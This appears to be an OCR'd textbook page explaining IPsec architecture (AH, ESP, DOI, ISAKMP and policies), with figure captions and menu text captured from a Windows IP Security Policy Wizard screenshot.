


Figure 11.42: Tunnel mode encapsulation

IPsec Architecture

IPsec offers security services at the network layer. This provides the freedom to select the required security protocols as well as the algorithms used for services. To provide the requested services, the corresponding cryptographic keys can be employed, if required. Security services offered by IPsec include access control, data origin authentication, connectionless integrity, anti-replay, and confidentiality. To meet these objectives, IPsec uses two traffic security protocols, AH and ESP, as well as cryptographic key management protocols and procedures.

The protocol structure of the IPsec architecture is as follows.

- **Authentication Header (AH)**: It offers integrity and data origin authentication, with optional anti-replay features.
- **Encapsulating Security Payload (ESP)**: It offers all the services offered by AH as well as confidentiality.
- **IPsec Domain of Interpretation (DOI)**: It defines the payload formats, types of exchange, and naming conventions for security information such as cryptographic algorithms or security policies. IPsec DOI instantiates ISAKMP for use with IP when IP uses ISAKMP to negotiate security associations.

- **Internet Security Association and Key Management Protocol (ISAKMP)**: It is a key protocol in the IPsec architecture that establishes the required security for various communications over the Internet, such as government, private, and commercial communications, by combining the security concepts of authentication, key management, and security associations.
- **Policy**: IPsec policies are useful in providing network security. They define when and how to secure data, as well as security methods to use at different levels in the network. One can configure IPsec policies to meet the security requirements of a system, domain, site, organizational unit, and so on.




IPsec Architecture
AH Protocol
ESP Protocol
Authentication Algorithm
Encryption Algorithm
IPsec Domain of Interpretation (DOI)
Policy
Key Management

Figure 11.43: IPsec architecture

IPsec Authentication and Confidentiality

- IPsec uses two different security services for authentication and confidentiality
  - **Authentication Header (AH)**: Provides the data authentication of the sender
  - **Encapsulation Security Payload (ESP)**: Provides both the data authentication and encryption (confidentiality) of the sender


Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Windows Defender Firewall with Advanc
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Computer
Advanced Audit Policy Configuration
Name
Description
Policy Assigned
Last Mod
IP Security Policy Wizard
IP Security Policy Name
Name this IP Security policy and provide a brief description
< Back
Next >
Cancel

